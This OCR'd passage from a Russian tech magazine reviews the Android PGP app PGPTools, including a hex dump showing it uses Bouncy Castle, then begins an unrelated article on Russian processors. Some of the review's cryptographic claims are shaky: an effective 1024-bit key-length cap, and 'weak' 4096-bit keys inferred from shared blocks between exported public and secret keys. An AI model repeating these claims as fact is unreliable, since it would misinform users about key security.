
Шифрование в PGPTools открытым ключом

Упрощенно говоря, публичным ключом письмо шифруют перед отправкой, а секретным дешифруют после получения. Это как бы цифровая реализация замка с защелкой: захлопнуть дверь с ним может любой, а вот открыть — только владелец ключа. Мы сделали на пробу две пары ключей: минимально (1024 бита) и максимально (4096 бит) возможной длины.

Основная панель в PGPTools носит такое же название. Она переключается между двумя режимами: шифрованием и дешифрованием. Ее вид зависит от того, какой ключ был ранее выбран на панели key list — публичный или секретный.

Зашифровать любой текст с помощью PGPTools можно в пару кликов. Для этого достаточно вставить его в поле с подсказкой Enter source из любого источника и нажать кнопку Encrypt. Шифрование будет выполнено с использованием выбранного ранее публичного ключа.

Расшифровать его чуть сложнее. Нужно выбрать секретный ключ (парный использованному для шифрования публичному) и ввести пароль, заданный при их совместной генерации. Блок зашифрованного текста также вставляется в поле источника, а результат дешифровки отображается ниже после нажатия кнопки Decrypt.



Дешифрование с выбором ключа и вводом пароля

Основное назначение PGPTools как программы с асимметричной схемой шифрования состоит в защите переписки (в частности, почты) с возможностью передать ключ собеседнику по ненадежному каналу. Если бы один и тот же ключ использовался для шифрования/дешифрования сообщений, то его перехват скомпрометировал бы всю переписку. Перехват открытых ключей практически бесполезен. Обменявшись ими, можно сразу начать обмен зашифрованными сообщениями. После создания их не открыть даже отправителю. Это может сделать только получатель — своим секретным ключом и после ввода парольной фразы.

Передавая зашифрованные письма, убедись, что блок шифротекста вставляется как есть — без разрывов и переносов. Иначе его нельзя будет дешифровать из-за появления искажений.

ПАРА (ТЫСЯЧ) СЛОВ ОБ АЛГОРИТМЕ

В классической реализации Циммермана схема PGP использует одну хеш-функцию и два криптографических алгоритма: один с симметричным и один с асимметричным ключом. Также в ней применяется сеансовый ключ, создаваемый при помощи генератора псевдослучайных чисел. Такой сложный процесс обеспечивает более надежную защиту данных, то есть математическую сложность восстановления секретного ключа из парного ему публичного.

Выбор алгоритмов сейчас доступен очень широкий. Именно он в большой степени влияет на качество конкретной реализации PGP. Обычно используют AES и RSA, а из хеш-функций выбирают ту, что, по современным представлениям, наименее подвержена коллизиям (RIPEMD-160, SHA-256). В PGPTools для шифрования данных используется алгоритм IDEA, для управления ключами и цифровой подписи — RSA. Хеширование происходит с помощью функции MD5.

Сам многостадийный процесс (де)шифрования данных у любой программы реализован в одном из наборов общедоступных криптографических библиотек. Все создаваемые PGPTools ключи содержат в названии версии BCPG, что косвенно указывает на использование Bouncy Castle OpenPGP API. При проверке этого предположения в файле com.safetyjabber.pgptools.apk было обнаружено прямое указание на библиотеки Bouncy Castle.




WWW

[Скачать PGPTools для Android]

[FAQ от разработчиков PGPTools на русском]

[Базовое описание методов атак на схему PGP]



WARNING

Вся информация получена в ходе собственных исследований и предоставлена исключительно в ознакомительных целях. Анализ содержит субъективную оценку и не претендует на полноценный аудит приложения.


```
 8  9  A  B  C  D  E  F   10 11 12 13 14 15 16 17   18 19 1A 1B 1C 1D 1E 1F   20 21 22 23 24 25 26 27   28
2C 20 4C 6A 61 76 61 2F   73 65 63 75 72 69 74 79   2F 53 65 63 75 72 65 52   61 6E 64 6F 6D 3B 0D 0A   0D   tance v4, Ljava/security/SecureRandom;
6F 6B 65 2D 64 69 72 65   63 74 20 7B 76 34 7D 2C   20 4C 6A 61 76 61 2F 73   65 63 75 72 69 74 79 2F   53       invoke-direct {v4}, Ljava/security/S
64 6F 6D 3B 2D 3E 3C 69   6E 69 74 3E 28 29 56 0D   0A 0D 0A 20 20 20 20 2E   6C 69 6E 65 20 38 37 0D   0A   ecureRandom;-><init>()V        .line 87
69 6E 73 74 61 6E 63 65   20 76 35 2C 20 4C 6F 72   67 2F 73 70 6F 6E 67 79   63 61 73 74 6C 65 2F 6A   63      new-instance v5, Lorg/spongycastle/jc
65 72 2F 42 6F 75 6E 63   79 43 61 73 74 6C 65 50   72 6F 76 69 64 65 72 3B   0D 0A 0D 0A 20 20 20 20   69   e/provider/BouncyCastleProvider;        i
72 65 63 74 20 7B 76 35   7D 2C 20 4C 6F 72 67 2F   73 70 6F 6E 67 79 63 61   73 74 6C 65 2F 6A 63 65   2F   nvoke-direct {v5}, Lorg/spongycastle/jce/
2F 42 6F 75 6E 63 79 43   61 73 74 6C 65 50 72 6F   76 69 64 65 72 3B 2D 3E   3C 69 6E 69 74 3E 28 29   56   provider/BouncyCastleProvider;-><init>()V
```

PGP Tools использует Bouncy Castle OpenPGP API

Они реализуют схему OpenPGP согласно RFC 4880, но имеют свои особенности. Одна из них состоит в том, что (в зависимости от выбранной версии) в них может не применяться подключ шифрования. Также в этих библиотеках замечены ограничения эффективной длины ключа. Это означает, что выше некоего предела (обычно 1024 бита) попытка создать ключ большей длины не будет иметь практического смысла. Алгоритм не сможет обеспечить высокое каче-


ство ключей, поскольку в парах появится слишком много совпадающих блоков.

Для проверки мы экспортировали публичный и секретный PGP-ключ каждой пары в текстовый файл и сравнили их. У пары ключей с длиной 1024 бита повторяющихся фрагментов нет, как и должно быть в качественной реализации.



Сравнение публичного и секретного ключа длиной 1024 бита


С четырехкилобитными ключами ситуация выглядит иначе. Отличающихся фрагментов в паре слишком мало (они выделены красным), а совпадающих — чересчур много.



Повторяющиеся блоки в ключах

Строго говоря, отличий у них еще меньше, чем видно на скриншотах. Просто используемая программа сравнения не умеет игнорировать смещение блоков, а проверяет построчно. Первые тринадцать строк совпали почти полностью, да и концовка идентична процентов на семьдесят. Если ты сгенерировал пару ключей с большим числом совпадений, то просто удали ее и создай другую.





Дублирующиеся фрагменты в последних блоках ключей

УТЕШИТЕЛЬНЫЙ ВЫВОД

Выявленные в ходе тестирования недостатки носят общий характер. Они типичны для многих программ, поскольку касаются кода не самого приложения, а используемых в нем популярных библиотек. Криптографическое сообщество рекомендует разработчикам избегать Bouncy Castle OpenPGP. Мы надеемся, что в следующих версиях авторы PGPTools возьмут за основу более продвинутые реализации.

В текущем виде программа уже способна обеспечить базовый уровень приватности и может быть рекомендована как утилита, добавляющая функционал PGP на мобильные устройства. Она поможет создать или прочесть зашифрованные тексты практически на любом современном смартфоне, а также скрыть тайную переписку от любопытных глаз. Любая защита может считаться стойкой ровно до тех пор, пока затраты на ее преодоление оказываются существенно выше, чем предполагаемая стоимость оберегаемых данных.



INFO


По данным NIST, ключи PGP с длиной 1024 бита и менее считались ненадежными еще несколько лет назад. Тогда они вскрывались за приемлемое время на мощных серверах, а сегодня щелкаются как семечки в сетях распределенных вычислений. Помимо выбора длины ключа, уровень защиты определяется также сложностью парольной фразы и самим механизмом реализации PGP.



РУССКИЙ КРЕМНИЙ

КТО И ЗАЧЕМ ДЕЛАЕТ ПРОЦЕССОРЫ В РОССИИ

Ты наверняка слышал о том, что в России делают процессоры, и даже раздумывал, повод ли это для гордости или только для горькой усмешки. Но интересны ответы на другие вопросы: сколько русского в русских процессорах и на что они годны?



Евгений Лебеденко
deardiarylj@gmail.com

К теме «русского процессора» можно подходить с разных сторон, таких, например, как «показ кузькиной матери» и «наш ответ Чемберлену». В конце концов, изничтожаем же мы бульдозерами сыр с плесенью, чем импортные процессоры хуже? В топку их, пусть хрустят под цилиндрами строительных катков со всех экранов страны! Даешь российский кремний!

Это, конечно, страшный популизм. На самом деле стоит задуматься вот о чем: если зависимость российского потребителя от дорблю и маскарпоне достаточно эфемерна, то микроэлектронные компоненты сегодня в буквальном смысле повсюду. Большинство из них — зарубежного производства.

Вот вопрос на засыпку: можно ли считать сыр российским, если технологическая линия на российской сыроварне управляется импортными процессорами и контроллерами? Это плохо или ничего ужасного в этом нет? В конце концов, жили же мы десятки лет с массовыми закупками электроники. Сейчас она повсюду: помогает управлять транспортом и финансовыми потоками, производством и торговлей.

Сторонники теории заговоров говорят, что это плохо. Случись перебои с поставками ключевых кремниевых комплектующих, и важные информационные системы встанут. Или, хуже того, окажется, что в процессорах, которые рулят ответственным госуправлением, супостат разместил аппаратную или микропрограммную закладку, которая жахнет в нужный момент.

При нынешних наноразмерных техпроцессах производства чипов в них можно напихать что угодно. Для защиты от этого, конечно, существуют различные сертификационные лаборатории, которые в поте лица ищут недокументированные возможности в железе для стратегически важных систем. Но при таких проверках речь идет о математической статистике: из огромной партии выбираются для проверки лишь несколько экземпляров. Как говорится, «лучше перебдеть» и начать обеспечивать себя процессорами.

Но развитие отечественной микро- и наноэлектроники — это не только вопрос государственной безопасности. Самое важное — это вовлеченные в процесс разработки люди. Любое улучшение производительности процессора — сложнейшая многофакторная оптимизационная задача, которая требует работы высококвалифицированных инженеров, программистов и персонала

фабрик. Люди, способные решать такие задачи, должны быть для государства значительно более ценным ресурсом, чем ломящиеся от сыра закрома, да простят меня сыровары.

ГОРЫ И ОЗЕРА

Сегодня даже далекий от ИТ человек слышал о «наших» процессорах «Эльбрус» и «Байкал» — гордости отечественного процессоростроения. А вот какие конкретно разработки кроются за этими известными названиями, знает не каждый.




Восьмиядерник «Эльбрус-8С» в железе

За словом «Эльбрус» стоит важная историческая ветвь развития отечественной вычислительной техники: многопроцессорные вычислительные комплексы, разрабатываемые с семидесятых по девяностые годы, а также машинная (а ныне — микропроцессорная) архитектура, которая значительно отличается от существующих на массовом рынке решений. С этим названием связана целая группа компаний — МЦСТ, «ИНЭУМ им. И. С. Брука» и «Эльбрус-2000». Заодно «Эльбрус» — это торговая марка микропроцессоров и компьютеров, которые проектирует и выпускает компания МЦСТ.

Костяк модельной линейки «Эльбрусов» составляют три разновидности систем на чипе (SoC):

